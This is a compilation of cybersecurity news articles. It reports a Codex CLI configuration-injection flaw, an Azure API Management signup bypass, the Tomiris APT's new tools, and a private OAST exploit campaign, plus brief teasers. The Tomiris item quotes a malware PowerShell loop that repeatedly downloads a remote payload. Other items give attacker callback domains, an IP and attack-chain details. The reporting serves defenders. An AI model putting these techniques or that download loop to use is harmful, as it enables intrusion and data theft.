• OpenAI has patched a command injection flaw in its Codex CLI tool that allowed attackers to execute arbitrary commands on developers’ machines simply by getting a malicious configuration file into a project repository.

    The issue, now fixed in Codex CLI version 0.23.0, effectively turned routine use of the codex command into a silent remote‑code‑execution trigger.​

    Codex CLI is OpenAI’s terminal-based coding agent, designed to read, edit, and run code while integrating external tools via the Model Context Protocol (MCP).

    Check Point Research (CPR) discovered that the CLI implicitly trusted project-local configuration, allowing MCP server definitions to be loaded and executed automatically at startup with no user approval.

    This behavior meant ordinary repo files, such as .env and .codex/config.toml, could be transformed into execution primitives.​

    OpenAI Codex CLI Vulnerability

    CPR showed that if a repository contains a .env that sets CODEX_HOME=./.codex, plus a matching ./.codex/config.toml with mcp_servers entries, Codex will resolve its configuration to that folder and immediately run the configured command and arguments whenever codex is launched in that repo.

    There was no secondary validation or re‑approval when those commands changed, so attackers with commit or pull‑request access could plant benign‑looking configs and later swap in malicious payloads.

    In one proof-of-concept, the researchers triggered macOS Calculator as soon as Codex started, illustrating how arbitrary commands fire in the user’s context.

    Because Codex runs with the developer’s privileges, a poisoned repo could silently open reverse shells, exfiltrate SSH keys and cloud tokens, or tamper with source code every time Codex is invoked.

    The attack pathway also lends itself to supply-chain abuse: popular templates, starter repos, or CI pipelines that use Codex could propagate the backdoor to many downstream environments without additional interaction. CPR warns that the flaw effectively collapsed a key security boundary by treating project-controlled files as trusted execution material.​

    CPR privately reported the issue to OpenAI on 7 August 2025, and OpenAI shipped a fix on 20 August 2025 in Codex CLI 0.23.0. The patch blocks .env files from silently redirecting CODEX_HOME into project directories, closing the automatic execution chain demonstrated by the researchers.

    Testing by CPR confirmed the mitigation, and all Codex users are strongly advised to upgrade to version 0.23.0 or later and to treat repository-level MCP configuration as sensitive, review‑required content going forward.​

    Follow us on Google News, LinkedIn, and X for daily cybersecurity updates. Contact us to feature your stories.

    The post OpenAI Codex CLI Command Injection Vulnerability Let Attackers Execute Arbitrary Commands appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A critical security vulnerability in Microsoft Azure API Management (APIM) Developer Portal enables attackers to register accounts across different tenant instances, even when administrators have explicitly disabled user signup through the portal interface.

    The flaw, which Microsoft has classified as “by design,” remains unpatched as of December 1, 2025, leaving organizations potentially exposed to unauthorized access.​

    The security issue stems from a fundamental design flaw where disabling signup in the Azure Portal UI only hides the registration form visually, while the underlying /signup API endpoint remains fully active and accessible.

    When Basic Authentication is configured for the Developer Portal, the backend API continues to accept registration requests without validating tenant boundaries or verifying that the request originates from an authorized source.​

    Microsoft Azure API Management Flaw

    Attackers exploit this vulnerability by manipulating the Host header in signup requests. The attack requires access to any APIM instance with signup enabled, including one controlled by the attacker, where they can intercept a legitimate signup request, modify the Host header to point to a target organization’s APIM instance, and successfully create an account despite signup being “disabled” on the victim’s portal.​

    The vulnerability enables several critical security risks, including cross-tenant account creation on any APIM instance with Basic Authentication enabled, complete bypass of administrative access controls, and potential exposure of sensitive API documentation and subscription keys. Organizations that believed they had disabled public registration may unknowingly remain vulnerable to this attack vector.​

    APIM instances are vulnerable if Basic Authentication is configured (regardless of UI settings), the Developer Portal is deployed and accessible, and the service runs on Developer, Basic, Standard, or Premium tiers. The vulnerability has been assigned a CVSS score of 6.5, classified as medium-high severity under CWE-284 (Improper Access Control).​

    Finnish security researcher Mihalis Haatainen of Bountyy Oy discovered the vulnerability on September 30, 2025, and immediately reported it to Microsoft Security Response Center (MSRC).

    After submitting two detailed reports in September and November, Microsoft closed both cases, stating the behavior was “by design” and did not constitute a security vulnerability. The researcher subsequently reported the issue to CERT-FI before publicly disclosing it on November 26, 2025.​

    Since Microsoft has not released a patch, organizations must take immediate action to protect their APIM instances. The most critical step is completely removing the Basic Authentication identity provider from the Azure Portal, not merely disabling signup in the UI.

    Organizations should navigate to their APIM instance, access Developer Portal settings under Identities, and delete the “Username and password” identity provider entirely.​

    Additional protective measures include switching exclusively to Azure Active Directory authentication to enforce proper tenant boundaries, auditing all existing Developer Portal user accounts for unauthorized registrations created after signup was supposedly disabled, and implementing continuous monitoring of signup activity and API calls.

    Security teams can use the publicly available Python verification script and Nuclei template released by the researcher to identify vulnerable instances within their organizations.​

    Follow us on Google News, LinkedIn, and X for daily cybersecurity updates. Contact us to feature your stories.

    The post Microsoft Azure API Management Flaw Enables Cross-Tenant Account Creation, Bypassing Admin Restrictions appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • The Tomiris hacker group has resurfaced with a sophisticated campaign targeting foreign ministries and government entities worldwide.

    Beginning in early 2025, this advanced persistent threat (APT) actor shifted its operational strategy to focus on high-value diplomatic infrastructure.

    By leveraging a diverse array of programming languages—including Go, Rust, C/C++, and Python—the group has enhanced its ability to bypass traditional security measures while maintaining a low profile within compromised networks and persistent environments.

    These attacks typically commence with precision spear-phishing emails containing password-protected archives.

    Attackers frequently disguise malicious executables with double extensions or mislead victims using office document icons, ensuring that the initial infection vector remains obscured.

    The passwords for these archives often follow a predictable pattern, such as “min@2025,” yet this simple obfuscation effectively bypasses automated email scanners.

    Once executed, these payloads initiate a chain of events designed to establish persistence and deploy further malicious tools and backdoors.

    Securelist security analysts noted that Tomiris has increasingly adopted public services like Telegram and Discord for command-and-control (C2) communications.

    This tactical evolution allows malicious traffic to blend seamlessly with legitimate network activity, complicating detection efforts and strategies used by security teams.

    Furthermore, the group has begun deploying open-source post-exploitation frameworks such as Havoc and AdaptixC2, signaling a move toward more modular and resilient attack chains.

    The analysts emphasized that this blend of custom implants and open-source tools makes attribution and mitigation significantly more challenging for defenders.

    The Rust Downloader Mechanism

    A standout component of this campaign is the previously undocumented Tomiris Rust Downloader. Unlike typical data exfiltration tools, this implant performs targeted reconnaissance by scanning specific drives for sensitive file types, including .pdf, .docx, and .xlsx.

    Tomiris Python Discord ReverseShell infection schema (Source - Securelist)
    Tomiris Python Discord ReverseShell infection schema (Source – Securelist)

    Interestingly, it does not immediately steal these files; instead, it compiles a list of file paths and transmits this data to a Discord webhook using a multipart POST request.

    The malware employs a “payload_json” field for system information and a “file” field for the path list, ensuring structured data exfiltration.

    Tomiris Rust Downloader infection schema (Source - Securelist)
    Tomiris Rust Downloader infection schema (Source – Securelist)

    The malware is programmed to avoid detection by ignoring specific directories such as “Program Files,” “Windows,” and “AppData.”

    Upon successfully sending the file list, the downloader creates a Visual Basic script (script.vbs) that executes a PowerShell script (script.ps1).

    This script contains a loop that attempts to retrieve a secondary payload—often a ZIP archive containing further executables—every minute.

    while($true){
        try{
            $Response = Invoke-WebRequest -Uri $Url -UseBasicParsing
            iwr -OutFile $env:Temp\1.zip -Uri $dUrl
            New-Item -Path $env:TEMP\rfolder -ItemType Directory
            break
        }catch{
            Start-Sleep -Seconds 60
        }
    }

    This meticulous approach to reconnaissance and staged delivery highlights the group’s intent to remain undetected while systematically identifying high-value data for future exfiltration and exploitation.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post Tomiris Hacker Group Added New Tools and Techniques to Attack Organizations Globally appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Qualcomm Technologies, Inc. has issued an urgent security bulletin warning customers about multiple critical vulnerabilities affecting millions of devices worldwide. The most severe flaw threatens the secure boot process, a fundamental security mechanism that protects devices from malicious software during startup. The security update, published today, addresses six high-priority vulnerabilities discovered in Qualcomm’s proprietary software. […]

    The post Qualcomm Alerts Users to Critical Flaws That Compromise the Secure Boot Process appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Hackers aren’t kicking down the door anymore. They just use the same tools we use every day — code packages, cloud accounts, email, chat, phones, and “trusted” partners — and turn them against us. One bad download can leak your keys. One weak vendor can expose many customers at once. One guest invite, one link on a phone, one bug in a common tool, and suddenly your mail, chats, repos, and

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • The Chinese government’s cyber ecosystem continues to attract significant scrutiny from security researchers worldwide. Following revelations from Intrusion Truth, the i-Soon leaks, tracking of EagleMsgSpy, and exposure of Great Firewall components, a recent analysis has uncovered details about two technology companies allegedly linked to China’s Ministry of State Security (MSS). BIETA and its subsidiary CIII […]

    The post Chinese Front Companies Offering Advanced Steganography Tools for APT Groups appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A Perth man has been sent to jail for stealing private videos from women and creating a fake Wi-Fi network to trick airline passengers. The 44-year-old’s crimes have shocked the aviation industry and left many victims feeling violated. The Fake Wi-Fi Scheme The trouble started in April 2024 when workers at Qantas spotted something suspicious. […]

    The post Australian Man Jailed for Running Fake Wi-Fi Attacks at Airports and Onboard Flights appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • A new threat has emerged in the cybersecurity landscape as security experts discover a private Out-of-Band Application Security Testing (OAST) service operating on Google Cloud infrastructure.

    This mystery operation stands out from typical exploit scanning activities because it uses custom infrastructure rather than relying on public services. The attackers have been running a focused campaign that targets specific regions with over 200 different vulnerabilities.

    Between October and November 2025, researchers observed roughly 1,400 exploit attempts spanning more than 200 CVEs linked to this operation.

    Unlike most attackers who use public OAST services like oast.fun or interact.sh, this threat actor operates their own private OAST domain at detectors-testing.com.

    This unusual setup caught attention when callbacks started appearing to subdomains of i-sh.detectors-testing.com, a domain not associated with any known OAST provider or popular scanning framework.

    VulnCheck security researchers identified this operation after noticing unusual patterns in their Canary Intelligence traffic.

    The campaign combines standard Nuclei scanning templates with custom payloads to expand their reach. What makes this operation particularly interesting is that all observed activity targeted systems deployed in Brazil, suggesting a clear regional focus.

    While the same attacker IP addresses were flagged in Serbia and Turkey through AbuseIPDB reports, VulnCheck’s dataset showed activity concentrated entirely on Brazilian targets.

    The infrastructure behind this operation consists of multiple Google Cloud IP addresses, with six addresses used as exploit scanners and one as the OAST host.

    Using Google Cloud provides practical advantages for attackers since defenders rarely block major US cloud providers, and traffic to Google networks easily blends with normal background communication.

    The operation has been running since at least November 2024, indicating a long-term sustained effort rather than quick opportunistic scans.


    Evidence from an open directory on port 9000 revealed a modified Java class file called TouchFile.class, originally documented in Fastjson 1.2.47 exploitation examples.

    The attackers extended the basic version to accept custom commands and HTTP requests through parameters, showing they actively modify publicly available exploit tools rather than using them unchanged.

    The decompiled code shows that if no parameters are provided, it runs a default command to touch /tmp/success3125, but when cmd or http parameters are present, it executes those commands or makes outbound HTTP requests instead.

    Technical Breakdown of the Exploit Mechanism

    The attackers use a mix of current and outdated Nuclei templates to probe for vulnerabilities. One example is the old grafana-file-read.yaml template, which was removed from the official nuclei-templates repository in early October 2025.

    Finding this older template in active use suggests the attackers either use third-party Nuclei-based scanners like dddd or simply have not updated their scanning tools.

    This combination of old and new templates helps them cast a wider net across different vulnerability types.

    Open directory on port 9000 hosts a Java class file (Source - VulnCheck)
    Open directory on port 9000 hosts a Java class file (Source – VulnCheck)

    The exploit payloads follow a standard pattern where successful exploitation triggers the compromised host to make HTTP requests back to the attacker-controlled OAST subdomains.

    For instance, in an attempt against CVE-2025-4428 affecting Ivanti Endpoint Manager Mobile, the payload would force the victim system to contact d4bqsd6e47mo47d93lpgq55d3j111y6em.i-sh.detectors-testing.com.

    This callback mechanism allows attackers to verify which systems are vulnerable without needing direct access, making detection more challenging for defenders.

    The OAST host at 34.136.22.26 consistently presents Interactsh services across ports 80, 443, and 389, confirming its role as a dedicated command and control endpoint for collecting exploit verification callbacks from compromised systems worldwide.

    Follow us on Google NewsLinkedIn, and X to Get More Instant UpdatesSet CSN as a Preferred Source in Google.

    The post Mystery OAST With Exploit for 200 CVEs Leveraging Google Cloud to Launch Attacks appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • The AI browser wars are coming to a desktop near you, and you need to start worrying about their security challenges. For the last two decades, whether you used Chrome, Edge, or Firefox, the fundamental paradigm remained the same: a passive window through which a human user viewed and interacted with the internet. That era is over. We are currently witnessing a shift that renders the old

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Security researchers have confirmed that KimJongRAT, a sophisticated remote access Trojan attributed to the Kimsuky group and believed to be backed by North Korea, is being actively distributed via weaponized .hta files targeting Windows users. The discovery reveals a carefully orchestrated attack chain designed to harvest sensitive credentials and system information from compromised machines. The […]

    The post KimJongRAT Strikes Windows Users via Malicious HTA Files appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶